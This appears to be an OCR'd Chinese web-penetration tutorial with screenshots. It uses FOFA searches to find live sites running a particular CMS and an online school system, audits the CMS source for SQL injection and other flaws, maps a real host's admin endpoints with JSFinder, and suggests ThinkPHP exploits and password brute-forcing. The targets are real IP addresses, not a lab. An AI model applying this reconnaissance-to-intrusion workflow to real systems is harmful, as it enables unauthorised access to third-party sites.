The screenshot displays the FOFA search engine interface. The search bar at the top contains the query: "DM-static/assets/jquery.js" && country="CN". The results show 377 matches (180 unique IPs) with a response time of 87 ms. The interface includes a sidebar with filters for type (websites), year (2021, 2020), and country/region (China, Hong Kong). A world map shows the distribution of results. The main content area lists search results, including a website at https://103.30.43.204 and a server at 49.234.95.152. The server details for 49.234.95.152 show it is a Linux server running nginx, with a 200 OK status and various headers.

FOFA

"DM-static/assets/jquery.js" && country="CN"

API 会员 三

类型分布

网站 377

年份

2021 220

2020 157

国家/地区排名

>> 中国 352

>> 中国香港特... 25

377 条匹配结果 (180 条独立IP), 87 ms, 关键词搜索。

显示一年内数据, 点击 all 查看所有。

一键排除干扰 ☆ 下载 API

Q https://103.30.43.204 443

9JRO-九界仙境

103.30.43.204

中国香港特别行政区

ASN: 55933

组织: Cloudie Limited

2021-08-02

nginx

HTTP/1.1 200 OK

Connection: close

Transfer-Encoding: chunked

Cache-Control: no-store, no-cache, must-revalidate

Content-Type: text/html; charset=UTF-8

Date: Sun, 01 Aug 2021 17:32:16 GMT

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Pragma: no-cache

Server: nginx

Set-Cookie: PHPSESSID=...; path=/

+ Certificate

49.234.95.152 80

刻字机 刻字机维修 电脑刻字机 反光膜刻字机

自动巡边刻字机

49.234.95.152

中国

ASN: 45090

HTTP/1.1 200 OK

Connection: close

Transfer-Encoding: chunked

Cache-Control: no-store, no-cache, must-revalidate

Content-Type: text/html; charset=UTF-8

Date: Sun, 01 Aug 2021 14:30:58 GMT

也看看利用 js 文件搜索 加上网站的后台链接/adminm-yourname/mod_common/login.php 也可以访问



https://fofa.so/result?qbase64=IkRNL

火狐官方网站



新手上路



常用网址



京东商城




Vulnerability: Reflect...



"DM-static/assets/jquery.js" && country="CN"

index - 修改方法: 后台...

176



欢迎访问重庆传朗科技...

17

电影DCP包制作网

8

Griver Technology CO., ...

5

www.58fansh

光纤跳线-光纤跳线-光纤...

5

幻享家

47.110.237.6

证书有效性

中国

Valid

70

ASN: 37963

Invalid

1

组织: Hangzhou Alibab

58fanshome.com

2021-08-01

ASN排名


nginx

4837

131

37963

92



45090

83

132203

11

55990

6

47.119.135.46

组织排名

index - 修改方法: 后台

修改首页的seo

CHINA UNICOM China1...

131

47.119.135.46

Hangzhou Alibaba Adve...

92

中国

Shenzhen Tencent Com...

83

2021-07-31



www.58fanshome.com/admindm-you

火狐官方站点



新手上路



常用网址



京东商城



Vulnerability: Reflect...



公众号: 0x00实验室



www.58fanshome.com/adminDM-you

火狐官方网站



新手上路



常用网址



京东商城



Vulnerability: Reflect...



DM建站系统



后台首页



语言管理



页面管理



分类和内容



菜单管理



模板管理



区域和区块



模块管理



后台首页

欢迎使用DM企业建站系统:

DM企业建站系统, 专注中小企业网站建设。 DM系

服务器或空间的信息:

Web服务器: nginx/1.16.0

PHP版本: 7.3.24

[欢迎使用宝塔面板>](#)

接下来可以用代码审计 审计（地址 <https://github.com/fltz/cnseay>）

Seay源代码审计系统 --www.cnseay.com

新建项目

关闭项目

自动审计

全局搜索

审计插件

代码调试

函数查看

文件结构

编码: UTF-8

词句:

翻译:

dmqyjz-v2021.5(1)

.htaccess

adminfrom.php

auto_install.json

bcloud_nginx_user.c

dmpostform.php

DM系统在线文档.htm

httpd.ini

iis.rewrite

import.sql

index.php

indexDM_load.php

install.php

nginx-ali.txt

nginx.rewrite

phpinfo.php

robots.txt

search.php

sitemap.xml

web.config

不要随便升级DM系统

说明.htm

adminm-yourname

api

cache

component

DM-block

DM-static

DM-template

首页

自动审计

自动审计

开始

停止


生成报告

ID	漏洞描述
1	echo等输出中存在可控变量,可能存在XSS漏洞
2	echo等输出中存在可控变量,可能存在XSS漏洞
3	echo等输出中存在可控变量,可能存在XSS漏洞
4	echo等输出中存在可控变量,可能存在XSS漏洞
5	header函数或者js location有可控参数,存在任意跳转
6	文件包含函数中存在变量,可能存在文件包含漏洞
7	文件包含函数中存在变量,可能存在文件包含漏洞
8	文件包含函数中存在变量,可能存在文件包含漏洞
9	文件包含函数中存在变量,可能存在文件包含漏洞
10	文件包含函数中存在变量,可能存在文件包含漏洞
11	文件包含函数中存在变量,可能存在文件包含漏洞
12	文件包含函数中存在变量,可能存在文件包含漏洞
13	文件包含函数中存在变量,可能存在文件包含漏洞
14	双\$符号可能存在变量覆盖漏洞
15	双\$符号可能存在变量覆盖漏洞
16	echo等输出中存在可控变量,可能存在XSS漏洞
17	双\$符号可能存在变量覆盖漏洞
18	双\$符号可能存在变量覆盖漏洞
19	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
20	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
21	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
22	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
23	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
24	SQL语句insert中插入变量无单引号保护,可能存在SQL注入
25	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
26	文件包含函数中存在变量,可能存在文件包含漏洞
27	SQL语句delete中条件变量无单引号保护,可能存在SQL注入
28	获取IP地址方式可伪造,HTTP_REFERER可伪造,常见引用
29	header函数或者js location有可控参数,存在任意跳转
30	SQL语句insert中插入变量无单引号保护,可能存在SQL注入
31	SQL语句delete中条件变量无单引号保护,可能存在SQL注入


进度:

状态: D:\迅雷


ip 通过该 get ip 来的



函数定位 看见有过滤关键词的 这些过滤的是 xss 的 不是过滤注入的漏洞 XFF 注入



存在 SQL 注入




5.2 Java 或者.net 网站 dll 文件 反编译

← → ↕ ↑ > 此电脑 > 新加卷 (D:) > 迅雷下载 > dnSpy-net-win64 > bin >

名称	修改日期
zh-CN	2021/8/15 21:35
Accessibility.dll	2020/10/20 17:57
api-ms-win-core-console-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-console-l1-2-0.dll	2019/12/6 22:09
api-ms-win-core-datetime-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-debug-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-errorhandling-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-file-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-file-l1-2-0.dll	2019/12/6 22:09
api-ms-win-core-file-l2-1-0.dll	2019/12/6 22:09
api-ms-win-core-handle-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-heap-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-interlocked-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-libraryloader-l1-1-0.dll	2019/12/6 22:09
api-ms-win-core-localization-l1-2-0.dll	2019/12/6 22:09
api-ms-win-core-memory-l1-1-0.dll	2019/12/6 22:09

423 个项目



JavaScript 文件 fofa 搜索 app="网校登录系统" 这类不是开源的系统

类型分布


网站	4
----	---

年份

2021	4
------	---

国家/地区排名

>> 中国 	4
-------------------------------------------------------------------------------------------	---




端口排名

443	2
-----	---

80	2
----	---

4 条匹配结果 (2 条显示一年内数据, 点击)

 60.30.156.170

网校登录系统

60.30.156.170

 中国 / Tianjin

ASN: 4837

组织: CHINA UNICOM

2021-07-31

nginx/1.12.1



@ https://123.57

网校登录系统

123.57.65.252

 中国

ASN: 37963

组织: Hangzhou Alibab

2021-07-26

搜索目录下的 js 文件 链接 <https://github.com/Threezh1/JSFinder> 用法 (没有 bs4 自行安装) python3 JSFinder.py -u <http://60.30.156.170/student/#/Login>

```
C:\Windows\System32\cmd.exe
JSFinder.py: error: unrecognized arguments: http://60.30.156.170/st
D:\迅雷下载\JSFinder-master\JSFinder-master>python3 JSFinder.py -u
url:http://60.30.156.170/student/#/Login
Find 62 URL:
http://60.30.156.170/student/
http://60.30.156.170/bQp
http://60.30.156.170/n6Q
http://60.30.156.170/ocq
http://60.30.156.170/whu
http://60.30.156.170/. /
http://60.30.156.170/dist/
http://60.30.156.170/a/b
http://60.30.156.170/a/i
http://60.30.156.170/student/#/Login
http://60.30.156.170/?from=MainIndex
http://60.30.156.170/UserSettings?from=MainIndex
http://60.30.156.170/CourseManagement?from=MainLessonManagement
http://60.30.156.170/ClassType?from=MainLessonManagement
http://60.30.156.170/LabelList?from=MainLessonManagement
http://60.30.156.170/MaterialList?from=MainLessonManagement
http://60.30.156.170/TeacherLabel?from=MainUserManagement
http://60.30.156.170/StudentManagement?from=MainUserManagement
http://60.30.156.170/OrderList?from=MainOrderManagement
http://60.30.156.170/Refund?from=MainOrderManagement
http://60.30.156.170/RefundReason?from=MainOrderManagement
http://60.30.156.170/CouponsList?from=MainBuyManagement
http://60.30.156.170/AddCoupons?from=MainBuyManagement
http://60.30.156.170/CourseRecommended?from=MainBuyManagement
http://60.30.156.170/TeacherRecommended?from=MainBuyManagement
```

查询到框架 就可以通过 tp 漏洞测试安全性

模块不存在:coursemanagement

ThinkPHP V5.0.18 { 十年磨一剑-为API开发设计的高性能框架 }

把收集过来的地址做账号密码爆破

公众号: 0x00实验室


```
bypass_shell_plus.py
ftp-pass.txt
ftp-user.txt
ftp_bru.py
ftp_brute.py
day79
  Glassfish.py
  scan_result.txt
  sqlmapapi_scan.py
  sqlmapapi_scan_plus.py
  test.py
  test_plus.py
  url.txt
day86
  88.py
```

```
9
10
11
12
13
14
for url in open('cnv
url=url.replace(
urls=url+' /admi
try:
    result = rec
    #print(resul
```

Run: 88 x

```
env\Scripts\python.exe D:/Myproject/python/88.py
.v="Content-Type" content="text/html; charset=u
ed with exit code 0
```

公众号: 0x00实验室